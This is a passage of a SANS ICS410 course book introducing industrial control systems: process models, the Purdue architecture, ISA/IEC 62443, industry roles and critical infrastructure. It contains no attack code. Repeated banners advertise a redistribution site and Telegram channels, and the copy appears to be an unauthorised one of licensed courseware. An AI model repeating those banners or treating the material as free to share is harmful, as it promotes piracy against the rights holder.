410.1

ICS Overview

hide01.ir

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

© 2023 Justin Searle. All rights reserved to Justin Searle and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User; (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

REMnux® is a registered trademark of Zeltser Security Crop. Used with permission.


VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this Agreement may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulations. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit



This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit


Table of Contents

Course Agenda	3
Lab 1.1: Learning from Peers	4
GICSP Overview	5
ICS Concepts	9
Controllers and Field Devices	21
Lab 1.2: Programming a PLC	33
Supervisory Levels	35
Lab 1.3: Programming an HMI	51
IT and OT Differences	53
Physical and Cybersecurity	62
Contacts and Resources	73

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit



This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 1.1

Learning From Peers

If you still need to complete the **Lab Setup Instructions** to configure the ICS410 virtual machines on your laptop, please do so now. This document was emailed to you in advance.

If your virtual machines are configured, please complete Lab 1.1 in your ICS410 Lab Workbook while you wait for class to begin.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Lab 1.1: Learning from Peers
- GICSP Overview
- ICS Concepts
- Controllers and Field Devices
  - Lab 1.2: Programming a PLC
- Supervisory Levels
  - Lab 1.3: Programming an HMI
- IT and OT Differences
- Physical and Cybersecurity

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS410 and GICSP Goals

- Goals of the ICS410 and the GICSP
  - Bridge efforts of IT, OT, and cybersecurity professionals
  - Focus on OT foundational knowledge
  - Define architecture, design, management, risks, and controls
  - Apply to a diverse set of OT industry sectors and applications

- Global Industrial Cyber Security Professional (GICSP)
  - Demonstrates a globally recognized level of competence
  - Keep the operational environment safe, reliable, and resilient
  - Achieve cybersecurity from ICS design through retirement
  - Assure a level of security for critical infrastructure



The ICS410 courseware has been developed to equip security professionals and control system engineers with the knowledge and skills to safeguard our critical infrastructures. This course gives students the essentials for conducting security work in industrial control system (ICS) environments. Students will learn the language, the underlying theory, and the essential tools for ICS security in industrial settings across a diverse set of industry sectors and applications. This course will introduce students to ICS and provide the necessary information and learning to secure control systems while keeping the operational environment safe, reliable, and resilient.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

History of ICS410 and GICSP

- **Original Steering Committee**
  - Shell
  - ABB
  - Emerson
  - British Petroleum
  - KPMG
  - Wurldtech (now GE)
  - Chevron
  - Saudi Aramco
  - Invensys (now Schneider)
  - Pacific Gas and Electric
  - SANS-GIAC
  - Rockwell Automation
- **Original Objections Provided to SANS**
  - Architecture
  - Assessments
  - Configuration and Change Management
  - Log Collection and Management
  - Business Continuity
  - Incident Management
  - Information Risk and Security Management
  - Physical Security
  - Industrial Control Systems
  - System Hardening
  - Cybersecurity Essentials
  - Access Management

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

GICSP Details



- The Test
  - 75 multiple-choice, 7 CyberLive items
  - Open book, open notes, no electronics
  - 3-hour exam, ~71% score is passing
  - 2 practice tests included with the exam
- Preparation
  - Official ICS410 index file in DOCX format
  - YouTube Playlist (https://ics410.org/giac-prep)
- Scheduling
  - Registration details emailed 7–10 days after end of course
  - Must take within 120 days
  - In person at Pearson VUE test centers or online with ProctorU
- Maintenance
  - Renewal fee every 4 years, includes latest copy of course books
  - Retake test or spend CPEs

For more information on GICSP certification, please visit:

https://www.giac.org/certification/global-industrial-cyber-security-professional-gicsp

Test delivery is computer-based and proctored by Pearson VUE at over 3,400 global testing centers.

Certification is valid for 4 years; continuing professional education requirements are consistent with GIAC standards.

References:

- https://www.giac.org/certifications/renewal
- https://ics410.org/giac-prep

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Lab 1.1: Learning from Peers
- GICSP Overview
- ICS Concepts
- Controllers and Field Devices
  - Lab 1.2: Programming a PLC
- Supervisory Levels
  - Lab 1.3: Programming an HMI
- IT and OT Differences
- Physical and Cybersecurity

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Concepts

Control systems and their processes, professions, and industries

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

What Is a Control System?

- A device, or set of devices, that manages, commands, directs, or regulates the behavior of other devices or systems
  - A device that can influence the "real world"
  - A system that bridges cyber-to-physical
- Simple example: Thermostats in our homes
  - Keep temperatures at desired temperatures
  - Turn on/off furnace and air conditioners
  - What can an attacker do if he gains control of this?
- Industrial control systems (ICS)
  - Exponentially larger
  - More complex
  - More dangerous

Control systems are defined here as "a device, or set of devices, that manages, commands, directs, or regulates the behavior of other devices or systems." This can take a variety of shapes, from a large chemical processing plant to the system controlling your gas furnace at home. The system takes a set of input data from its devices (such as a thermostat), performs logic on that data (the temperature is 70ºF when it should be 72ºF), and activates components to affect that sensor data (I'll turn on the fireplace, so it heats back up to 72ºF).

This is a gross simplification, but for example, what kind of logic is required to be energy efficient, so the heat of the house isn't constantly bouncing between 72ºF and 68ºF as the furnace kicks on and off again? Or, what if the temperature sensor fails and reports the room to be 0ºF when it is really 78ºF? What kind of mechanisms are in place to handle this?

What happens if the thermostat is IP-based, and an attacker manages to fool the system into thinking it's 70ºF when it's really 5ºF?

Simply put, a control system gathers information and then performs a function based on established parameters and/or information it received. ICS can vary in size and complexity based upon the process it is responsible for monitoring and controlling. ICS can be found in very specific applications (e.g., found on a small skid-mounted system) or manage something as large as a multiple-unit generation facility or oil refinery.

By the end of this course, you'll be familiar with the concepts that drive these questions and the mechanisms by which they are answered.

You will understand the common drivers for ICS technology: Reliability, efficiency, safety, and ease of use.

Reference:


- ISA-62443.01.01 definitions, https://std.iec.ch/glossary

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Functional Roles of Control Systems

Dealing with Complexity

- Simplify system to basic functions
- All control systems and ICS map to this basic model
- Which systems/devices map to these functional roles?
- Which functions have inputs that can be attacked?
- A single malicious packet to the controller...



The logic diagram shown displays typical inputs and outputs to the various control system components as well as typical operations that are performed by the various components. Industrial control systems can be very complex, so it is always best to first try mapping each system and device to its basic functional role in the process. The diagram above shows these basic functional roles, and how they interact with each other.

Control systems can be very difficult and costly to replace and adjust. This is one of the reasons why security in this space is lagging behind. Refreshing a control system is something done very rarely. It is not unusual for a system to remain in place for 20+ years without many changes.

General size of points monitored or controlled:

Small: 1–2 Workstations, 1–2 Controllers, 0–599 points

Medium: 3–8 Workstations, 3–8 Controllers, 600–1,499 points

Large: 8+ Workstations, 8+ Controllers, 1,500+ points

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Basic ICS Process Models

- Discrete Processes
  - Specified quantity of material moves as a unit between stations
  - Each unit maintains its unique identity
  - Robotic assembly can be characterized as discrete process control
  - Picture: stamping license plates and metal components



- Batch Process
  - Specific quantities of raw materials are combined in specific ways
  - Produce an intermediate or end result
  - Production of food, beverages, and medicine are batch processes
  - Picture: production of adhesives and glues



- Continuous Processes
  - Variables that are smooth and uninterrupted in time
  - Production of fuels, chemicals, and plastics are continuous processes
  - Picture: chlorine chemical and fuel production



We will review the four main ICS process models (discrete, batch, continuous, and hybrid). These models have general definitions and are the basic precept for the type of process to be instrumented, monitored, and controlled by an ICS.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ICS Hybrid Processes

- Many ICS process are a combination of these basic types
  - We call these hybrid processes
  - Tend to be hierarchical
  - Can have multiple controllers
  - Often seen in manufacturing lines/cells
- We usually defend at this level
  - Most ICS processes are a collection of smaller processes
  - Easiest to wrap security around collections of inter-dependent processes
- Adding defenses inside of processes is difficult
  - More likely to cause latency or jitter
  - Can create additional failure points
  - Can usually only be done when first purchased/created


Hybrid systems are generally understood as reactive systems that intermix discrete and continuous components. Hybrid control systems are typically found when continuous processes interact with or are supervised by sequential machines. A hybrid process model allows the controller to optimize the process based on many variables that may change the efficiency of the process at any given moment. Examples of such systems include flexible manufacturing and chemical process control systems, interconnected power systems, intelligent vehicle highway systems, and air traffic management systems.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Purdue Enterprise Reference Architecture (PERA)

- One of the first reference architectures for industrial control networks
  - 4: Business network (not a control network)
  - 3: Plant-wide control network
  - 2: Individual process/cell/line supervisory
  - 1: Individual process/cell/line controllers
  - 0: Individual process/cell/line sensors and actuators
- Original source for many later reference architectures
  - ISA-95
  - ISA-99 which became ISA/IEC 62443
  - ICS410 Reference Model



The Purdue Enterprise Reference Architecture (PERA) was one of the first reference architectures for ICS networks. It was designed by a public/private consortium made up of individuals from the industry and Purdue University. This effort was led by Theodore J. Williams, a professor of chemical and electrical engineering programs at Purdue. This model has become very popular for designing ICS networks and has been adopted and expanded by later reference models.

The Purdue model suggests dividing your systems into five different levels, numbered zero through four. There will be separate groupings of level 0-2 for each process, manufacturing cell, or manufacturing line. Level 0 is the lowest level, representing the physical process and containing the immediate sensors and actuators that make up that grouping's process. Level 1 contains the controllers for that grouping's process. Level 2 contains the local supervisory systems specific to each groupings process. Above the process groupings will be a plant-wide or region-wide Level 3, which contains supervisory systems that direct all process groupings for that site or that region. Level 3 also contains the operations support, containing systems that support operations but that are not directly involved with the real-time execution of the process. And finally, Level 4 represents the business side of the organization related to ICS. As we will see later, the modern evolution of the Purdue model often contains a Level 5 that, while not shown above, represents the enterprise support for all enterprise business units.

Image Source:

https://en.wikipedia.org/wiki/Purdue_Enterprise_Reference_Architecture

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ISA/IEC 62443 Published and Proposed Standards

General	1-1	Terminology, Concepts, and Models	Published 2007
	1-2	~~Master Glossary of Terms and Abbreviations~~	Removed before Completed
	1-3	System Security Conformance Metrics	In Development
	1-4	IACS Security Lifecycle and Use-Cases	In Development
Policies and Procedures	2-1	Establishing an IACS Security Program	Published 2009
	2-2	IACS Protection Levels	Out for comment / vote
	2-3	Patch Management in the IACS Environment	Published 2015
	2-4	Security Program Requirements for IACS Service Providers	Published 2017 (v1.1)
	2-5	Implementation Guidance for IACS Asset Owners	In Development
System	3-1	Security Technologies for IACS	Published 2009
	3-2	Security Risk Assessment and System Design	Published 2020
	3-3	System Security Requirements and Security Levels	Published 2013
Dev / Comp	4-1	Secure Product Development Lifecycle Requirements	Published 2018
	4-2	Technical Security Requirements for IACS Components	Published 2018

Industrial Automation and Control Systems (IACS) is the ISA's preferred term for ICS.

Buying a PDF copy of all the published ISA/IEC 62443 standards can be a very expensive experience with each selling for $200-350 for a single copy per person. However, by becoming a student member of ISA for ~$10/yr. or a professional member of ISA for ~$130/yr., you can gain browser-only access to all the ISA standards for free, including ISA/IED 62443. Once you pay your annual membership fee, visit the following link and search for "62443" to access the standards.

https://www.isa.org/standards-and-publications/isa-standards/member-access-to-standards/

Reference:

- https://www.isa.org/isa99/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Roles Used Throughout the Course

- Individual roles
  - Process Engineer: Designs and optimizes
  - Field Technician: Maintains and repairs
  - Programmer: Writes control logic and other software
  - Operator: Manages and controls process
- Organizational roles
  - Owner/Operators: Purchase and use the system
    - Bear primary responsibility for safe operation and meeting regulations
  - Vendors: Manufacture equipment and software
    - ABB, Alstom, Areva, Emerson, GE, Hitachi, Honeywell, Mitsubishi, Rockwell Automation, Schneider Electric, SEL, Siemens, Yokogawa, etc.
  - Integrators: Design, configure, test, train, and refresh
    - Often provided by vendors or partners of vendors
  - Government: Implement guidance and regulation
    - Primary goal is to safeguard the public good
    - Examples: NERC CIP, NIST, ENISA
    - In some instances, are owner/operators as well

People are used to filling in parts of the process that cannot be automated. From a security perspective, people provide an excellent attack surface. We will cover this deeper as the course continues. These traditional roles must be empowered and equipped to integrate with information technology and cybersecurity roles to tackle the challenges of complexity, change, and cyber threats.

Asset owner/operators use control systems as a part of their business. Owner/operators come in many shapes and sizes, from small mom-and-pop shops to large multinational corporations. Asset owners and operators must work with vendors and integrators to design and build systems that are efficient and meet government regulations. In recent years, security has become more prominent in the public eye and has received increased scrutiny from government regulators. Asset owners and operators currently bear the burden of making sure security is built into the systems they operate.

Vendors design and build the components used in control systems, such as Programmable Logic Controllers (PLCs) and HMIs. Many vendors work with specific hardware platforms and often will certify products to run on specific models, with specific configurations, and with firmware. Many vendors have several different product lines and have millions upon millions of lines in their codebases.

Integrators have the job of selecting, creating, and configuring control systems: This can be a long and arduous process involving many hours. Integrators also provide training and support, ongoing control, integration, and automation collaboration, and handle legacy migration and replacement. Legacy migration can take as much time as the rest of them.

The government is itself an asset owner/operator, as it uses a great number of control systems that do everything from printing money to controlling weapons systems. The government is also responsible for creating and enforcing regulations regarding the safe and continued operation of critical facilities.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Industries Reliant on ICS

- Factory automation segments:
  - Aerospace and defense
  - Automotive
  - Electrical electronics and semiconductors
  - Machinery
  - Fabricated metals
  - Furniture and wood products
  - Plastics and rubber
  - Medical products
- Energy industry segments:
  - Electric power
    - Generation
    - Transmission
    - Distribution
  - Oil and gas
    - Exploration and production
    - Pipeline
    - Refining
- Process industry segments:
  - Cement and glass
  - Chemical and petrochemical
  - Food and beverage
  - Metals (production)
  - Pharmaceuticals
  - Pulp and paper
  - Textiles
  - Waste and water
- Service industry segments:
  - Retail
  - Wholesale
  - Transportation
    - Trains and train yards
    - Ships and ports
    - Aviation and airports
  - Logistics

There are many types of industries that rely on ICS, including:

- Factory automation segments: Aerospace and defense, automotive, electrical electronics and semiconductors, machinery, fabricated metals, furniture and wood products, plastics and rubber, and medical products.
- Process industry segments: Cement and glass, chemical and petrochemical, food and beverage, metals (production), pharmaceuticals, pulp and paper, textiles, and waste and water.
- Energy sector: Most nations describe an energy sector that includes all elements: Oil, gas, electricity, and nuclear. Other nations break them into electric power and oil and gas. The European Union defines energy sector with an exclusion of nuclear assets. The US has a very complex definition that combines oil, gas, and electric but excludes commercial nuclear power plants and hydro facilities and dams. Newer definitions are beginning to call out renewable energy technologies as its own subcategory in Energy (e.g., wind farms, solar plants, etc.) Energy sector components are typically highly dependent on other energy sector infrastructure components for the transportation of primary fuels (oil, gas, coal) or for the transportation and storage of energy products being delivered to users. Oil and gas infrastructures are highly dependent on global shipping infrastructure.
- Service industry segments: Retail, wholesale (e.g., Walmart), transportation (trains, ships, airports, etc.), and logistics.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Critical Infrastructure

- Many ICS industries are often labeled as critical infrastructure
  - Increased responsibility
  - Increased regulation
  - Also means you face nation-state actors . . .
- Definitions vary around the world but include:
  - Physical and electronic assets of infrastructure
  - Communications that enable infrastructure
  - Consequences that could impact public safety, economic security, and defense
- European Union, India, and US definitions in notes

European Union: *"Critical infrastructure is an asset or system which is essential for the maintenance of vital societal functions. The damage to a critical infrastructure, its destruction or disruption by natural disasters, terrorism, criminal activity or malicious behaviour, may have a significant negative impact for the security of the EU and the well-being of its citizens."* The European Commission – Office of Home Affairs further says: *"The European Programme for Critical Infrastructure Protection (EPCIP) sets the overall framework for activities aimed at improving the protection of critical infrastructure in Europe, across all EU States, and in all relevant sectors of economic activity. The threats to which the programme aims to respond are not only confined to terrorism, but also include criminal activities, natural disasters, and other causes of accidents. In short, it seeks to provide an all-hazards cross-sectoral approach. The EPCIP is supported by regular exchanges of information between EU States in the frame of the CIP Contact Points meetings."*

The government of India has designated the National Critical Information Infrastructure Protection Centre (NCIIPC) of the National Technical Research Organisation (NTRO) as the nodal agency.

